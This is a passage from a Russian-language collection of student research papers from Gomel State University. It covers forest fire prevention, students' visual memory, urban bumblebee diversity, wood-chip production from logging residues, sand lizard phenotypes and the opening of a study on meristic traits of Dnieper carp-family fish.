Нами рассчитан экономический ущерб от пожаров на территории Наровлянского лесхоза. Установлено, что в среднем ежегодно на протяжении последнего десятилетия в лесхозе в результате пожара повреждается 70 га лесных насаждений, при этом около 50 га погибают в верховых и сильных низовых пожарах, около 20 га теряют продуктивность в результате низовых пожаров слабой и средней интенсивности. Общий экономический ущерб, причиняемый лесными пожарами, составляет свыше 150 тыс. руб. в год.

Таким образом, для снижения уровня горимости лесов на территории Наровлянского спецлесхоза необходимо проведение дополнительных мероприятий по противопожарному обустройству лесного фонда.

С целью снижения вероятности возникновения пожаров и предотвращения от них ущерба на территории лесного фонда Наровлянского спецлесхоза нами запроектирован комплекс дополнительных профилактических противопожарных мероприятий: создание противопожарного разрыва в насаждениях 1 класса природной пожарной опасности; лесохозяйственной дороги для оперативности доставки сил и средств ликвидации пожаров; установка шлагбаумов для ограничения посещения лесов в пожароопасный период; установка стендов и плакатов на противопожарную тематику, печать листовок для информирования населения и перенос действующей камеры видеонаблюдения «Лесной страж» для улучшения просматриваемости лесов и более точного места обнаружения пожара. Затраты на проектируемые мероприятия составят 1169088,9 руб.

Коэффициент эффективности применения в лесном фонде профилактических мероприятий по противопожарному обустройству лесного фонда составит 0,3.

Кроме того, внедрение в лесохозяйственную практику комплексной системы профилактических мероприятий по противопожарному обустройству лесного фонда позволит также улучшить санитарное состояние лесов.

### **Литература**

1 Усеня, В. В. Лесные пожары, последствия и борьба с ними / В. В. Усеня. – Гомель : Институт леса НАН Беларуси, 2002. – 206 с.

**УДК 57.2788**

***Р. Ю. Курса***

### **ЗРИТЕЛЬНАЯ ПАМЯТЬ СТУДЕНТОВ БИОЛОГИЧЕСКОГО ФАКУЛЬТЕТА**

*В статье представлены данные объема зрительной памяти студентов биологического факультета. Сравнительный анализ результатов юношей и девушек показал, что объем произвольной памяти у студентов соответствует критериям нормы.*



*Средний объем произвольной памяти девушек составляет  $5,8 \pm 1,0$  элемента, юношей –  $6,3 \pm 0,5$  элемента. Показатель объема произвольной памяти юношей на 12 % выше, чем у девушек.*

Зрительная сенсорная система обеспечивает восприятие видимой области спектра и формирует зрительные ощущения. 70–80 % всей информации об окружающей среде человек получает посредством зрительной системы. Зрение различать освещенность предметов, разнообразие цветов, форм и величин объектов, направление движения, расстояние, на которое могут быть отдалены объекты. Обозначенные возможности позволяют ориентироваться в окружающем мире и выполнять разные виды активности [1].

Одним из важных показателей является объем зрительной памяти. От этого показателя зависит возможность хранения определенного объема информации, которую запечатлевает система зрительного анализатора. Каждый человек имеет индивидуальный объем памяти, который выражается число невербальных и вербальных элементов, которые он можно удержать в памяти. Объем памяти взрослого человека составляет  $7 \pm 2$  элемента, у ребенка –  $4 \pm 2$  [2].

Непроизвольная память является важной характеристикой высшей нервной деятельности. Объем этого показателя напрямую свидетельствует о психофизиологической составляющей процесса обучения и его эффективности. Поэтому изучение устойчивости и объема непроизвольной памяти являются важным направлением исследования среди студенческой молодежи [3].

Объем непроизвольной памяти – это индивидуальная величина, в развитии которой принимают участие внешние и внутренние факторы. Непроизвольное запоминание сопряжено с физическим состоянием индивида и его эмоциональным наполнением, степенью развития интеллекта, навыками обучения и развитием памяти.

Цель работы – оценка объема кратковременной зрительной памяти студентов биологического факультета.

Исследование объема зрительной памяти проводили с помощью методики «Память на числа» и методики «Узнавание фигур». В исследовании приняли участие 100 студентов разного пола, обучающихся на разных курсах биологического факультета в возрасте 18–21 лет.

Исследование проводили на базе кафедры биологии УО «Гомельский государственный университет имени Франциска Скорины». Обследование проходили в светлый период суток, в комфортных условиях, в отсутствие посторонних раздражителей. Для каждого студента была подготовлена анкета, позволяющая фиксировать результаты запоминания невербальных объектов.

В таблице 1 представлены показатели распределения объема зрительной памяти у студентов юношей биологического факультета.

Таблица 1 – Объем памяти юношей биологического факультета

Возраст, лет	Среднее	Стандартное отклонение	Коэффициент вариации, %
18	$5 \pm 0,5$	2,7	63
19	$7 \pm 0,8$	4,4	68
20	$6 \pm 0,6$	3,3	52
21	$7 \pm 0,8$	4,4	53

Из таблицы 1 видно, что средний объем зрительной памяти юношей биологического факультета составляет  $6,3 \pm 0,5$  элементов. При произвольном запоминании юноши делают от 3 до 5 ошибок. Минимальное число ошибок наблюдается у юношей в возрасте от 19 лет. Максимальное число ошибок наблюдается у юношей в возрасте 21 года.

Анализ объема зрительной памяти у юношей по возрасту показал, что в 18 лет объем памяти составляет в среднем  $5 \pm 0,5$  элементов, а в возрасте 19 и 21 года –  $7 \pm 0,8$  элементов. В возрасте 20-ти лет среднее значение объема зрительной памяти у юношей составило  $6 \pm 0,6$  элементов.

Отдельного внимания заслуживает оценка разброса значений коэффициента вариации, который отражает степень однородности выборочной совокупности. Полученные значения свидетельствуют о том, что каждая выборочная совокупность не отличается однородностью, т. е. на результаты значительное влияние оказывают индивидуальные особенности студентов, которые приняли участие в исследовании.

В таблице 2 представлены показатели распределения объема зрительной памяти у студентов девушек биологического факультета.

Таблица 2 – Объем памяти девушек биологического факультета

Возраст, лет	Среднее	Стандартное отклонение	Коэффициент вариации, %
18	$4 \pm 0,6$	6,5	88
19	$5 \pm 1,2$	4,4	56
20	$6 \pm 0,8$	4,3	56
21	$8 \pm 1,6$	4,8	53

Из таблицы 2 видно, что средний объем зрительной памяти девушек биологов составляет  $5,8 \pm 1,0$  элементов. При произвольном запоминании девушки делают от 3 до 5 ошибок. Минимальное число ошибок наблюдается у девушек в возрасте от 20 лет. Максимальное число ошибок наблюдается у девушек в возрасте 21 года.

Анализируя объем зрительной памяти у девушек по возрасту, необходимо отметить, что с возрастом он постепенно увеличивается и в 18 лет объем памяти составляет в среднем  $4 \pm 0,6$  элементов, в возрасте 19 лет –  $5 \pm 1,2$  элементов, в 20 лет –  $6 \pm 0,8$  элементов, а в 21 год –  $8 \pm 1,6$  элементов.

Сравнительный анализ результатов юношей и девушек показал, что объем произвольной памяти соответствует общепринятым критериям нормы. Однако наблюдаются некоторые особенности и различия памяти у юношей и девушек. Показатель объема произвольной памяти юношей на 12 % выше, чем у девушек. Общее количество ошибок у девушек старших курсов больше чем у юношей, что может свидетельствовать о снижении устойчивости внимания на выполняемой задаче.

Полученные результаты в значительной степени вариабельны, поскольку имеет место высокое значение коэффициента вариации, как в целом по выборке, так и в возрастных группах. В этой связи нельзя с высокой достоверностью сделать вывод о том, что между юношами и девушками биологического факультета имеются достоверные различия объема кратковременной произвольной памяти.

## Литература

- 1 Капцов, В. А. Функциональное состояние зрительного анализатора / В. А. Капцов, Н. Н. Сосунов // Гигиена и санитария, 2014. – № 93 (4). – С. 120–123.
- 2 Хорунжий, А. А. Методы тестирования и анализа психомоторных способностей / А. А. Хорунжий // Физическая культура и спорт: воспитание, образование, тренировка. – 2017. – № 4. – С. 34–36.
- 3 Гилева, О. Б. Индивидуальные и возрастные различия времени зрительно-моторной реакции у школьников 7–16 лет / О. Б. Гилева. – М. : Экология человека, 2011. – С. 43–49.

## ВИДОВОЕ РАЗНООБРАЗИЕ ШМЕЛЕЙ (HYMENOPTERA, BOMBUS) НА ТЕРРИТОРИИ УРБОЦЕНОЗОВ

Статья посвящена изучению видового разнообразия шмелей на территории урбоценозов Гомельского района. По результатам данного исследования установлено, что общим видом-доминантом, который преобладал на всех трех исследованных биотопах урбоценозов, был шмель земляной (*Bombus terrestris*) и шмель норовой (*Bombus lucorum*). Зарегистрирован вид, занесенный в Красную Книгу Республики Беларусь: *Bombus muscorum*.

Шмели (*Bombus*) – род перепончатокрылых насекомых из семейства настоящих пчёл (Apidae). Около 300 видов шмелей обитают в Северной Евразии, Северной Америке, Южной Америке, Северной Африке, а также в горах некоторых других регионов. Известно более 255 видов шмелей, которые могут существенно различаться размерами и окраской, из них на территории Республики Беларусь встречаются 32 вида [1, с. 123].

Цель исследования – изучение видового разнообразия и распространения шмелей на территории урбоценозов.

Исследования проводились маршрутным методом, во время которого практиковался визуальный учет и сбор экземпляров.

Для установления видового состава шмелей в Гомельском районе было выбрано шесть биотопов: суходольный луг в окрестностях УНБ «Ченки», пойменный луг в районе Сельмаша, луг в центральном парке, деревенский частный сектор, городской частный сектор, смешанный лес в окрестностях УНБ «Ченки».

Всего было учтено 158 особей шмелей. В результате на первом биотопе было собрано 38 особей шмелей, что составляет 24 % от общего количества отловленных особей, на втором биотопе – 26 особей, что составляет 17 %, на третьем биотопе – 30 особей, что составляет 19 %, на четвертом биотопе – 24 особи, что составляет 15 %, на пятом биотопе – 21 особь, что составляет 13 % и на шестом биотопе было отловлено 19 особей шмелей, что составляет 12 %.

Как показало исследование, в Гомельском районе обитают следующие виды шмелей: шмель земляной малый, норовой (*Bombus lucorum*), шмель земляной (*Bombus terrestris*), шмель городской или парковый (*Bombus hypnorum*), шмель каменный (*Bombus lapidarius*), шмель лесной (*Bombus sylvestris*), шмель моховой (*Bombus muscorum*), шмель полевой (*Bombus pascuorum*), шмель садовый (*Bombus hortorum*), шмель луговой (*Bombus pratorum*) [2, 3].

На биотопе 1 род *Bombus* представлен пятью видами: шмель земляной (*Bombus terrestris*), шмель норовой (*Bombus lucorum*), шмель луговой (*Bombus pratorum*), шмель каменный (*Bombus lapidarius*), шмель моховой (*Bombus muscorum*). Наибольшее число встреч на данном участке имел вид *Bombus terrestris*.

По показателю относительного обилия доминирующим видом являлся *Bombus terrestris* (34 %), а субдоминантом – *Bombus lucorum* (26 %).

На биотопе 2 род *Bombus* представлен шестью видами: шмель земляной (*Bombus terrestris*), шмель каменный (*Bombus lapidarius*), шмель луговой (*Bombus pratorum*), шмель норовой (*Bombus lucorum*), шмель моховой (*Bombus muscorum*), шмель полевой (*Bombus pascuorum*).

По показателю относительного обилия доминирующим видом являлся *Bombus terrestris* (35 %), а субдоминантом – *Bombus lapidarius* и *Bombus pratorum* (19 %).

На биотопе 3 род *Bombus* представлен девятью видами: шмель земляной (*Bombus terrestris*), шмель каменный (*Bombus lapidarius*), шмель городской (*Bombus hypnorum*),

шмель луговой (*Bombus pratorum*), шмель норovýй (*Bombus lucorum*), шмель полевой (*Bombus pascuorum*), шмель лесной (*Bombus sylvestris*), шмель моховой (*Bombus muscorum*), шмель садовый (*Bombus hortorum*).

По показателю относительного обилия доминирующим видом являлся *Bombus hypnorum* (33 %), а субдоминантом – *Bombus lucorum* (20 %).

На биотопе 4 род *Bombus* представлен пятью видами: шмель земляной (*Bombus terrestris*), шмель каменный (*Bombus lapidarius*), шмель городской (*Bombus hypnorum*), шмель луговой (*Bombus pratorum*), шмель норovýй (*Bombus lucorum*).

По показателю относительного обилия доминирующим видом являлся *Bombus terrestris* (29 %), а субдоминантом – *Bombus lapidarius* (25 %).

На биотопе 5 род *Bombus* представлен шестью видами: шмель земляной (*Bombus terrestris*), шмель каменный (*Bombus lapidarius*), шмель городской (*Bombus hypnorum*), шмель норovýй (*Bombus lucorum*), шмель полевой (*Bombus pascuorum*), шмель моховой (*Bombus muscorum*).

По показателю относительного обилия доминирующим видом являлся *Bombus hypnorum* (33 %), а субдоминантом – *Bombus lucorum* (19 %).

На биотопе 6 род *Bombus* представлен восемью видами: шмель земляной (*Bombus terrestris*), шмель каменный (*Bombus lapidarius*), шмель городской (*Bombus hypnorum*), шмель луговой (*Bombus pratorum*), шмель норovýй (*Bombus lucorum*), шмель полевой (*Bombus pascuorum*), шмель лесной (*Bombus sylvestris*), шмель садовый (*Bombus hortorum*).

По показателю относительного обилия доминирующим видом являлся *Bombus terrestris* (26 %), а субдоминантом – *Bombus lucorum* (16 %).

Было установлено, что по показателю относительного обилия доминирующим видом являлся *Bombus terrestris* (72 %), а субдоминантом – *Bombus sylvestris* (14 %). Вид *Bombus muscorum* был встречен единожды на данном биотопе (рисунок 3).

Исходя из полученных данных, выявлено, что биотоп 1 имеет наибольшее видовое разнообразие. Показатели доминирования на исследуемых биотопах высокие, что свидетельствует о низкой конкуренции внутри сообществ и об абсолютном доминировании видов на исследованных биотопах.

Таким образом, видом-доминантом являлся *Bombus terrestris*, относительное количество которого составило 26,7 % от общего количества отловленных особей. Субдоминантом является *Bombus lucorum* – 20 %.

Зарегистрированы виды, занесенные в Красную Книгу Республики Беларусь: *Bombus muscorum*.

*Bombus lucorum*, *Bombus terrestris*, *Bombus lapidarius* – это общие виды на исследованных участках.

## Литература

1 Шван, А. Е. Видовое разнообразие шмелей (род *Bombus*) луговых и антропогенных ландшафтов Жлобинского района / А. Е. Шван. – Гомель : ГГУ им. Ф. Скорины, 2022. – 105 с.

2 Миськова, В. А. Видовое разнообразие шмелей (Hymenoptera, *Bombus*) на территории урбоценозов / В. А. Миськова // Дни студенческой науки : материалы LIII студенческой научно-практической конференции (Гомель, 16–17 мая 2024 года) / Министерство образования Республики Беларусь, Гомельский государственный университет им. Ф. Скорины ; ред. коллегия: Р. В. Бородин [и др.] ; . – Гомель : ГГУ им. Ф. Скорины, 2024. – С. 16.

3 Миськова, В. А. Видовое разнообразие шмелей (Hymenoptera, *Bombus*) на территории урбоценозов / В. А. Миськова // Молодые исследователи – биологической науке : сборник научных работ / Гомельский гос. ун-т им. Ф. Скорины ; редкол. : Н. Г. Галиновский (гл. ред.) [и др.] ; . – Гомель : ГГУ им. Ф. Скорины, 2024. – Вып. 1 – 104 с.

З. А. Мозговая

### ПЕРЕРАБОТКА ЛЕСОСЕЧНЫХ ОТХОДОВ НА ТОПЛИВНУЮ ЩЕПУ В МОГИЛЕВСКОМ ЛЕСХОЗЕ

*В статье приведены утилизационная технология заготовки порубочных остатков при проведении рубок ухода в средневозрастных еловых насаждениях в лесном фонде Могилевского лесхоза, сведения о реализации щепы. Определена себестоимость заготовки щепы и рентабельность рубок с использованием этой технологии. Она гораздо выше рентабельности проведения рубок традиционным способом (при заготовке и реализации при проведении рубки деловых сортиментов и дров).*

На лесных землях Могилевского лесхоза доминируют хвойные насаждения, на долю ели приходится 31 % лесных земель, что более чем в 3 раза выше, чем по республике. Преобладают средневозрастные насаждения и молодняки (более 69 % площади). Наиболее распространенные типы леса – ельник кисличный и орляковый (рисунки 1).



Рисунок 1 – Ельник кисличный

Могилев – город областного значения, четвертый по численности населения город Республики Беларусь, является экономическим, научным и культурным центром Восточной части Республики Беларусь. Численность населения Могилева растет и составляет более 400 тыс. человек. В городе находится Могилевское ПЛХО, лесхоз, лесничество.

В Могилевском лесхозе в больших объемах проводятся рубки ухода, ежегодный размер которых достигает 2378 га с выбираемым запасом 87,7 тыс. м<sup>3</sup> или 59,0 тыс. м<sup>3</sup> ликвида. Основным лесозаготовителем древесины по главному пользованию в лесном фонде лесхоза является сам лесхоз и ОАО «Могилевлес», входящий в концерн «Беллесбумпром». Заготовленная ими древесина (48,6 %) полностью перерабатывается на территории области и потребляется предприятиями деревообрабатывающей и целлюлозно-бумажной промышленности. Предприятия аграрного сектора, население, школы, больницы, сельские и районные организации являются одними из основных потребителей, особенно топливной древесины, потребность в которой полностью удовлетворяется лесхозом.

Основным потребителем древесной биомассы, остающейся после лесозаготовок, в развитых лесных странах становится биоэнергетика. Экологичность, доступность, низкие цены, надежность энергоснабжения и создаваемые рабочие места стимулируют ее развитие. Древесная биомасса потребляется, в основном, в виде топливной щепы.

По оценкам специалистов, только на рубках леса в Беларуси ежегодно можно заготавливать большое количество порубочных остатков, пригодных для использования в биоэнергетике. В Беларуси создана довольно широкая линейка отечественной техники для биоэнергетики. Ряд построенных мини-ТЭЦ оснащены высокотехнологичным оборудованием, способным сжигать сырье практически любой влажности и зольности, в том числе и щепу из порубочных остатков (Пружанская, Петриковская, Речицкая мини-ТЭЦ и др.). Поэтому необходимо вовлекать в переработку хотя бы небольшие партии порубочных остатков, закупать образцы новой техники для апробации различных технологий [1, с. 1]. Сегодня в отрасли лесного хозяйства производством щепы занимаются в 57 лесхозах. Имеются передвижные и стационарные рубильные машины. Суммарная мощность всех производств по выпуску щепы в Минлесхозе составляет 1,71 млн. м<sup>3</sup> [2].

Щепа применяется для изготовления древесных плит: ДВП, ДСтП, ЦСП; служит сырьём для выработки целлюлозы и используется как топливо для котельных для получения тепловой энергии [3, с. 395].

Рассматриваемый вопрос является актуальным.

Опыт производства топливной щепы из порубочных остатков на предприятии есть (рисунок 2). Щепу (ТУ ВУ 100195503.009–2018) в Могилевском лесхозе начали выпускать более 10 лет назад.



Рисунок 2 – Производство щепы

Сведения о продаже щепы за период январь–апрель 2024 года представлены в таблице 1.

Таблица 1 – Реализация щепы потребителям за первое полугодие 2024 г.

Потребитель	Цена за 1 м <sup>3</sup> , руб.	Объем, м <sup>3</sup>	Стоимость, руб.
Филиал «Могводоканал»	41,0	115,2	4723,2
ООО «Новус Индустри»	25,8	3452,9	89178,4
МУКП «Жилкомхоз»	31,0	1795,3	55654,3
Индивидуальный предприниматель	37,0	1,0	37,0
Всего		5364,4	149592,9

Потребителями щепы являются водоканал, жилкомхозы, частные предприниматели.

Чтобы получить топливную щепу и доставить ее потребителю, необходимо осуществить определенную работу.



Перспективным в настоящее время является следующий технологический процесс: заготовка деловых лесоматериалов вместе с утилизацией дровяной древесины и лесосечных отходов на топливную щепу передвижной рубильной машиной. При разработке лесосек технологические коридоры шириной 5 м устраиваются через 40 м. Валка деревьев, очистка их от сучьев и раскряжевка на 4-х метровые сортименты (деловые и дровяные) осуществляется бензомоторной пилой Husqvarna XR 345. Вывозка деловых сортиментов с лесосеки осуществляется погрузочно-транспортной машиной МПТ-461.1. Порубочные остатки укладываются в кучи ближе к волоку. Дровяные сортименты и древесные отходы, порубочные остатки, уложенные в кучи, перерабатываются на топливную щепу мобильной рубильной машиной с бункером «Беларус» МР-25-02.

Своевременная и качественная очистка лесосек от лесосечных отходов после заготовки древесины позволяет проводить продуктивное лесовосстановление, выполнять противопожарные и санитарные требования.

Определена себестоимость заготовки по предлагаемой технологии. За счёт уменьшения объемов вывозки древесины с лесосеки (вывозятся только деловые сортименты) вариант проведения рубок ухода менее затратный, даже с учётом внедрения в технологический процесс рубильной машины. Следовательно, и себестоимость древесины ниже. При проведении рубок ухода вся дровяная древесина и отходы лесозаготовок (в размере 40 %) перерабатывается на щепу с высокой отпускной ценой. При переработке заготовленной дровяной древесины и части отходов лесозаготовок при проведении рубок ухода в средневозрастных еловых насаждениях на щепу и реализации полученных сортиментов рентабельность рубок составляет 57 %, что гораздо выше рентабельности проведения рубок традиционным способом (при заготовке и реализации при проведении рубки деловых сортиментов и дров). При внедрении в технологический процесс рубильной машины снижаются трудозатраты на 10 %, получается более высокий доход, чем при традиционной технологии.

Таким образом, переработка древесины, в том числе отходов лесозаготовок, на топливную щепу является приоритетным направлением в лесохозяйственной деятельности Республики Беларусь.

### Литература

- 1 Ледницкий, А. В. Утилизация лесосечных отходов в энергетических целях в Беларуси / А. В. Ледницкий. – Минск : БГТУ, 2016. – С. 2–5.
- 2 Национальный интернет-портал Республики Беларусь. Министерство лесного хозяйства Республики Беларусь. – 2025. – URL: <https://www.mlh.by/> (дата обращения: 14.04.2025).
- 3 Щукин, П. О. Повышение эффективности переработки вторичных ресурсов лесозаготовок на топливную щепу / П. О. Щукин, А. В. Демчук, П. В. Будник // Инженерный вестник Дона. – 2012. – № 3. – С. 395–398.

УДК 598.112.23(571.14)

*М. А. Мохорева*

### ИНДИКАТОРНЫЕ ФЕНЫ ПРЫТКОЙ ЯЩЕРИЦЫ РЕКРЕАЦИОННОЙ ЗОНЫ «ЧЁНКИ»

*Статья посвящена изучению фенотипов прыткой ящерицы, которые используются в качестве биоиндикаторов для выявления антропогенного давления и загрязнения различного происхождения. Изучение изменчивости окраски и рисунка проводилось только*

*прижизненно на половозрелых ящерицах (по 7–10 особей с каждого участка). В соответствии с главными задачами исследования был сделан акцент на признаках, характеризующих чешуйчатый покров животных.*

Исследования проводились в летний период 2024 г. на трех участках, расположенных близ учебно-научной базы «Ченки» (Гомельская область, Гомельский район, Беларусь). Исследования проведены в рамках научной темы второй половины дня, проводимой кафедрой биологии в 2024 году. Прыткие ящерицы представляют интерес в связи с тем, что являются значимым звеном в трофических цепях как хищники и объекты питания [1, с. 93].

Программа исследований включала подбор и описание участков; отлов рептилий на выбранных участках; изучение фенологических показателей. Описание участков представлено ниже:

Участок 1. Обочина автодороги. Почва песчаная. Прилегающая лесная экосистема: сосняк вересковый. Древестой: I ярус – сосна обыкновенная; II ярус – осина, береза повислая; III ярус – крушина ломкая; Травянистая растительность: черника, брусника.

Участок 2. Луговая станция. Почва дерново-подзолистая. Травянистая растительность: горец змеиный, мятлик, клевер, овсяница красная, злаковые травы и др.

Участок 3. Смешанный лес. Почва дерново-подзолистая. Древестой: I ярус – сосна обыкновенная; II ярус – ольха клейкая, рябина; III ярус – малина. Травянистая растительность: овсяница овечья, земляника лесная, черника.

Отлов особей проводился по стандартной методике, описанной в монографии Пикублика М. М., использовался метод трансект. Для этого непосредственно на местности в районе работ были выбраны три наиболее типичных участка с различными условиями. Ширина трансекты была установлена в 6 метров. Общая длина учетного маршрута должна составлять 4–5 км на каждом участке. Учеты проводились в светлое время суток, утром, днем и в сумерках.

Изучение изменчивости окраски и рисунка проводилось только прижизненно и на половозрелых ящерицах (8–10 особей с каждого участка). Особенности рисунка и окраски ящериц описаны по схеме, разработанной А. С. Барановым (1978), при этом доля каждой вариации отражает частоту ее встречаемости во всей выборке. При описании выделяли три фенокомплекса [2, с.40]:

- вариации рисунка боковых спинных полос (l – отсутствие; L – присутствуют, Ll – прерывистость; L<sub>1</sub> – извилистость; L<sub>2</sub> – ветвистые; L<sub>3</sub> – заходят на голову на щитки);
- вариации рисунка центральной спинной полосы (D – наличие; d – отсутствие; Dd – прерывистость; Dc – темная; Dn – четкая; Dm – размытая; Ds – светлая; D<sub>2</sub> – образует утолщение в виде точки; D<sub>3</sub> – с вилкой; D<sub>4</sub> – извилистая; D<sub>5</sub> – ветвистая; D<sub>6</sub> – не доходит до головы);
- характер пятнистости спины: m – отсутствуют M – наличие крупных пятен; Mm – точечные, MN – сливаются в поперечном направлении, MM – сливаются в продольном направлении, M<sub>1</sub> – угловатые пятна; M<sub>2</sub> – округлые пятна; M<sub>3</sub> – пятна в светлой окантовке; M<sub>4</sub> – без окантовки.

Выделяют четыре основных типа окраски (аберрации): erythronotus; immaculata; punctata; tipica. Анализируя фенотипы отловленных ящериц, установили, что на участке «Обочина автодороги» фенокомплексы следующие: боковые спинные полосы ветвистые; рисунок центральной спинной полосы темный; на спине имеются точечные округлые пятна. На участке «Луговая станция» фенокомплексы следующие: боковые спинные полосы прерывистые; рисунок центральной прерывистой спинной полосы размытый; на спине имеются крупные точечные угловатые пятна без окантовки.

На участке «Смешанный лес» фенокомплексы следующие: боковые спинные полосы извилистые; рисунок центральной спинной полосы прерывистый; на спине имеются крупные точечные угловатые пятна (таблица 1).



Таблица 1 – Морфофенетическая характеристика особей популяции прыткой ящерицы на исследуемых участках

Участок отлова	Число отловленных особей, экз.	Фенетические символы
Обочина автодороги	10	L, L <sub>2</sub> , D, Dc, M, Mm, M <sub>3</sub>
Луговая станция	8	L, L <sub>1</sub> , D, Dd, Dm, M, Mm, M <sub>1</sub> , M <sub>4</sub>
Смешанный лес	8	L, L <sub>1</sub> , D, Dd, M, Mm, M <sub>1</sub>

Помимо доминантных фенотипов L, L<sub>2</sub>, Dc, Dd, M, Mm, M<sub>1</sub> и M<sub>4</sub>, редко встречаются такие вариации рисунка центральной спинной полосы, как Dn – четкая; Dm – размытая; Ds – светлая; D<sub>2</sub> – образует утолщение в виде точки; D<sub>3</sub> – с вилкой; D<sub>4</sub> – извилистая (рисунок 1).




Рисунок 1 – Фенокомплексы прытких ящериц района УНБ «Ченки»

Характер пятнистости спины редко сливается в поперечном (MN) и в продольном (MM) направлениях. Следует отметить, что частота встречаемости этих фенотипов у самцов и самок прытких ящериц одинакова по сравнению с другими фенотипами [3, с. 78].

Таким образом, особенности окраски и рисунка в комплексе с другими признаками являются важным диагностическим признаком при изучении внутривидовой изменчивости прыткой ящерицы.

### Литература

- 1 Шляхтин, Г. В. Экология питания прыткой ящерицы на севере Поволжья / Г. В. Шляхтин, В. Г. Табачишин, Е. В. Завьялов // Современная герпетология. – 2006. – Т. 5/6. – С. 93–99.
- 2 Симонов, Е. П. Анализ полового диморфизма в популяциях прыткой ящерицы (*Lacerta agilis*) из разных природных зон юга Западной Сибири / Е. П. Симонов // Современная герпетология. – 2008. – Т. 8, № 1. – С. 39–49.
- 3 Абрамова, Н. Л. Фенологический мониторинг / Н. Л. Абрамова, М. К. Куприянова // Биология в школе. – 2000. – № 3. – С. 78.

## МЕРИСТИЧЕСКИЕ ПРИЗНАКИ РЯДА ВИДОВ РЫБ СЕМЕЙСТВА КАРПОВЫЕ ИЗ РЕКИ ДНЕПР В ПРЕДЕЛАХ РЕЧИЦКОГО РАЙОНА ГОМЕЛЬСКОЙ ОБЛАСТИ

*В статье представлены результаты многолетних исследований меристических признаков различных видов рыб семейства Карповые, обитающих в реке Днепр в пределах Речицкого района Гомельской области. Полученные данные сравниваются с более ранними исследованиями других авторов. Результаты исследования могут быть использованы для мониторинга состояния популяций рыб семейства Карповые в реке Днепр.*

Изучение биологического разнообразия и структуры популяций рыб является фундаментальной задачей современной ихтиологии и имеет важное значение для разработки стратегий устойчивого управления водными ресурсами. Одним из эффективных подходов к анализу популяционной структуры и выявлению внутривидовой изменчивости является изучение меристических признаков – счетных характеристик, таких как количество чешуй в боковой линии, число лучей в плавниках и некоторых других [1]. Меристические признаки, формирующиеся на ранних стадиях онтогенеза под влиянием генетических факторов и абиотических условий среды (например, температуры и солености), отражают адаптацию популяций к локальным условиям и позволяют выявлять экологически обусловленные различия между ними [2].

Семейство *Cyprinidae* – одно из самых многочисленных семейств пресноводных рыб, играющее ключевую роль в функционировании водных экосистем и имеющее значительное промысловое значение. Река Днепр, являясь одной из крупнейших рек Восточной Европы, характеризуется высоким уровнем биоразнообразия, однако испытывает значительное антропогенное воздействие, включая загрязнение, зарегулирование стока и интродукцию чужеродных видов. Исследование меристических признаков рыб семейства Карповые, обитающих в различных участках Днепра, предоставляет ценную информацию о состоянии популяций, их адаптивных возможностях и потенциальном влиянии антропогенных факторов на популяционную структуру.

В связи с этим целью настоящего исследования является изучение основных меристических признаков ряда видов рыб семейства Карповые, обитающих в реке Днепр в пределах Речицкого района Гомельской области и сравнение полученных данных с результатами исследования Жукова П. И. Данный район представляет собой участок реки, характеризующийся определенными гидрологическими и экологическими условиями, что делает его важным объектом для изучения внутривидовой изменчивости и адаптации рыб. Результаты исследования будут способствовать оценке состояния популяций карповых рыб в данном регионе, выявлению межпопуляционных различий и определению факторов, влияющих на формирование меристических признаков.

Всего в период с 2021 по 2023 г. в р. Днепр было отловлено и исследовано 95 особей различных видов рыб семейства Карповые:

1 Отловы густеры *Blicca bjoerkna* (Linnaeus, 1758) проведены в сентябре 2021 г. в р. Днепр (Речицкий район, Гомельская область). Всего было отловлено 24 особи густеры.

2 Плотва обыкновенная *Rutilus rutilus* (Linnaeus, 1758) в количестве 26 особей отловлена в июле – августе 2022 г. в р. Днепр (Речицкий район, Гомельская область).

3 Отловы леща обыкновенного *Abramis brama* (Linnaeus, 1758) проведены в июле–августе 2022 г. в р. Днепр (Речицкий район, Гомельская область). Всего было отловлено 24 особи леща обыкновенного.

4 Отловы карася серебряного *Carassius auratus gibelio* (Bloch, 1782) проведены в июле–сентябре 2023 г. в р. Днепр (Речицкий район, Гомельская область). Исследована 21 особь карася серебряного.

Определение меристических признаков проведено по общепринятым в ихтиологии методикам [3]. Статистическая обработка данных осуществлялась в пакете Excel 2019.

По П. И. Жукову, для густеры характерны следующие меристические признаки:  $D$  III (7) 8–9,  $A$  III 19–24 (25), боковая линия  $43\frac{9-10}{5-6}51$ ; глоточные зубы двухрядные, обычно 2.5–5.2 [4].

Результаты исследований П. И. Жукова позволили установить для плотвы обыкновенной следующие меристические признаки:  $D$  III 8–11,  $A$  III 8–12, боковая линия  $39\frac{7-10}{3-4}48$  [4].

